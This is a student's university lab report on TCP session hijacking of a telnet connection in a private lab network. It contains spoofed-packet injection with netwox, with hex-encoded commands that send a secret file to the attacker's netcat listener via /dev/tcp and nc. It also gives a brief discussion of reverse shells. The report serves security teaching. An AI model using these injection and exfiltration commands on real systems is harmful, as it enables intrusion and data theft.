LABORATORY

CEL62: Cryptography and System Security
Winter 2021

Experiment 8:	**TCP Session Hijacking**
Name	**Shreyas Patel**
UID	**2018130037**
Batch	**C**
Subject	**CSS**

Note: Students are advised to read through this lab sheet before doing an experiment. The on-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort and learning attitude will count towards the marks.

Experiment 8: TCP Session Hijacking

1 OBJECTIVE


Creating and understanding TCP Session Hijacking

2 INTRODUCTION AND HIJACKING EXERCISE PROCEDURE

<u>TCP Session Hijacking Attacks</u>

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- An attacker may be able to run malicious commands on the

server <u>Hijacking a Telnet Connection:</u>



EXPERIMENT SET UP:

Set up: User: 10.0.2.18, Server: 10.0.2.17, Attacker: 10.0.2.16

For our system : User:192.168.56.103, Server: 192.168.56.105, Attacker: 192.168.56.112

Steps:


- The user establishes a telnet connection with the server.
- Use Wireshark on the attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (i.e. whatever you have), and sequence number.

```
netx@Prelude-SIEM:~$ sudo telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Apr 16 12:49:16 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on the Server called "secret". If the attacker uses the "cat" command, the results will be displayed on the server's machine, not on the attacker's machine.
- To get the secret, we run a TCP server program so that we can send the secret from the server machine to the attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                                /dev/tcp/10.0.2.16/9090
```



Session Hijacking:

Steal a Secret “cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/TCP/ 10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo-device that creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
********************
This is top secret!
********************
```

Launch the TCP Session Hijacking Attack:

● Convert the command string into hex

```
seed@Attacker(10.0.2.16):~$ python
>>> "\ncat /home/seed/secret >
    /dev/tcp/10.0.2.16/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f746370
 2f31302e302e322e31362f393039300a'
```

```
kali@kali:~$ python2
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\nnc 192.168.56.112 9090 < /home/secret\n".encode("hex")
'0a6e63203139322e3136382e35362e313132203930393020 3c202f686f6d652f7365637265740a'
>>>
```

● Netwox tool 40 allows us to set every single field of a TCP packet.

```
Title:  Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
                 [-H mixed_data]
```

Launch the TCP Session Hijacking Attack:

```
$ sudo netwox 40 --ip4-src 10.0.2.18 --ip4-dst 10.0.2.17 --tcp-dst 23
    --tcp-src 44425 --tcp-seqnum 691070839 --tcp-window 2000
    --tcp-data "0a636174202f686f6d652f736565642f736563726574203e20
                2f6465762f7463702f31302e302e322e31362f393039300a"
```

```
kali@kali: ~
File  Actions  Edit  View  Help
[sudo] password for kali:
sudo: netwx: command not found
kali@kali:~$ sudo netwox 40 --ip4-src 192.168.56.105 --ip4-dst 192.168.56.103 --tcp-dst 23 --tc
p-src 43239 --tcp-seqnum 1252 --tcp-window 2000 --tcp-data "0a6e63203139322e3136382e35362e31313
22039303930203c202f686f6d652f7365637265740a"
IP_______________________________________________________________.
|version|  ihl  |      tos      |             totlen            |
|___4___|___5___|____0x00=0____|_____________0x004F=79_________|
|               id              |r|D|M|       offsetfrag        |
|_______________0x05FE=1534_____|0|0|0|_______0x0000=0__________|
|      ttl      |    protocol   |            checksum           |
|____0x00=0_____|____0x06=6_____|_____________0x C28A___________|
|                             source                            |
|___________________________192.168.56.105_______________________|
|                           destination                         |
|___________________________192.168.56.103_______________________|
TCP______________________________________________________________.
|          source port          |       destination port        |
|________0x A8E7=43239_________|___________0x0017=23___________|
|                             seqnum                            |
|___________________________0x000004E4=1252______________________|
|                             acknum                            |
|___________________________0x00000000=0_________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|             window            |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|_________0x07D0=2000___________|
|            checksum           |             urgptr            |
|________0x31F2=12786___________|___________0x0000=0____________|
0a 6e 63 20  31 39 32 2e  31 36 38 2e  35 36 2e 31  # .nc 192.168.56.1
31 32 20 39  30 39 30 20  3c 20 2f 68  6f 6d 65 2f  # 12 9090 < /home/
73 65 63 72  65 74 0a                               # secret.
kali@kali:~$
```

What happens to the actual client and server after the hijacked packet is sent?

2540	2016-10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2528#1] telnet > 44427
2541	2016-10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2542	2016-10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2543	2016-10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2541#1] telnet > 44427
2544	2016-10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2545	2016-10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2546	2016-10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2544#1] telnet > 44427
2547	2016-10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...
2548	2016-10.0.2.18	10.0.2.17	TELNET	67	[TCP Retransmission] Telnet Data ...
2549	2016-10.0.2.17	10.0.2.18	TCP	78	[TCP Dup ACK 2547#1] telnet > 44427
2550	2016-10.0.2.17	10.0.2.18	TELNET	69	[TCP Retransmission] Telnet Data ...

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	Length	Info	Dest Port
58	192.168.56.1	192.168.56.103	SMB	109	Logoff AndX Request	445
59	192.168.56.103	192.168.56.1	SMB	109	Logoff AndX Response	51958
60	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=…	445
61	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#1] 519…	445
62	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#2] 519…	445
63	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 60#3] 519…	445
64	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [FIN, ACK]…	445
65	192.168.56.1	192.168.56.255	BROWSER	216	Get Backup List Request	138
66	192.168.56.103	192.168.56.1	BROWSER	231	Get Backup List Respon…	138

```
▸ Frame 5: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth1, id 0
▸ Ethernet II, Src: PcsCompu_33:3c:b6 (08:00:27:33:3c:b6), Dst: PcsCompu_bf:06:d2 (08:00:27:bf:06:d2)
▸ Internet Protocol Version 4, Src: 192.168.56.105, Dst: 192.168.56.103
▾ Transmission Control Protocol, Src Port: 43239, Dst Port: 23, Seq: 1, Len: 39
    Source Port: 43239
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 39]
    Sequence number: 1    (relative sequence number)
    Sequence number (raw): 1252
    [Next sequence number: 40    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x000 (<None>)
    Window size value: 2000
    [Calculated window size: 2000]
    [Window size scaling factor: -1 (unknown)]
```

```
0020  38 67 a8 e7 00 17 00 00  04 e4 00 00 00 00 50 00   8g····· ·····P·
0030  07 d0 31 f2 00 00 0a 6e  63 20 31 39 32 2e 31 36   ··1···n c 192.16
```

Next sequence number (tcp.nxtseq) Packets: 71 · Displayed: 71 (100.0%) Profile: Default

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	Length	Info	Dest Port
52	192.168.56.1	192.168.56.103	SMB	258	Session Setup AndX Req…	445
53	192.168.56.103	192.168.56.1	SMB	440	Session Setup AndX Res…	51958
54	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=…	445
55	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#1] 519…	445
56	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#2] 519…	445
57	192.168.56.1	192.168.56.103	TCP	66	[TCP Dup ACK 54#3] 519…	445
58	192.168.56.1	192.168.56.103	SMB	109	Logoff AndX Request	445
59	192.168.56.103	192.168.56.1	SMB	109	Logoff AndX Response	51958
60	192.168.56.1	192.168.56.103	TCP	66	51958 → 445 [ACK] Seq=	445

```
▸ Frame 5: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth1, id 0
▸ Ethernet II, Src: PcsCompu_33:3c:b6 (08:00:27:33:3c:b6), Dst: PcsCompu_bf:06:d2 (08:00:27:bf:06:d2)
▸ Internet Protocol Version 4, Src: 192.168.56.105, Dst: 192.168.56.103
▾ Transmission Control Protocol, Src Port: 43239, Dst Port: 23, Seq: 1, Len: 39
    Source Port: 43239
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 39]
    Sequence number: 1    (relative sequence number)
    Sequence number (raw): 1252
    [Next sequence number: 40    (relative sequence number)]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x000 (<None>)
    Window size value: 2000
    [Calculated window size: 2000]
    [Window size scaling factor: -1 (unknown)]
```


```
0020  38 67 a8 e7 00 17 00 00  04 e4 00 00 00 00 50 00   8g····· ·····P·
0030  07 d0 31 f2 00 00 0a 6e  63 20 31 39 32 2e 31 36   ··1···n c 192.16
```

Next sequence number (tcp.nxtseq) Packets: 74 · Displayed: 74 (100.0%) Profile: Default



Reverse shell (Linux skill)

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell programs such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
- A reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.



DELIVERABLE

Follow the procedure of experiment show your outcome with relevant discussion

Conclusion : After completing the above experiment, I have understood that how TCP hijacking is performed and how can we use Wireshark to analyze it.